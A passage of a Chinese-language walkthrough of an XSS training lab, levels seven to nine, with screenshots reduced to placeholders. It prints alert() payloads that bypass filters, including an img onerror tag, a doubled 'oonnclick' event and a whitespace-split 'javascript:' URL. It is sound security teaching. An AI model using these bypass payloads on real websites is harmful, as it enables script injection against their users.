
"><Img sRc=# OnErRoR=alert(/xss/);>
第七关
使用上一关的通过代码,发现把on给过滤掉 了,还把href给过滤了


我们可以尝试点击事件,双写on,来绕过
" oonnclick=alert(1)//
第八关
在页面输入框中输入" onclick=alert(1)//
查看页面源代码,发现双引号被做了转义,只能通过其他方式去绕过

可以↓方式去绕过
j	avasc r ipt:alert(/xss/)

第九关
j	avasc r ipt:alert('http://')

第十关
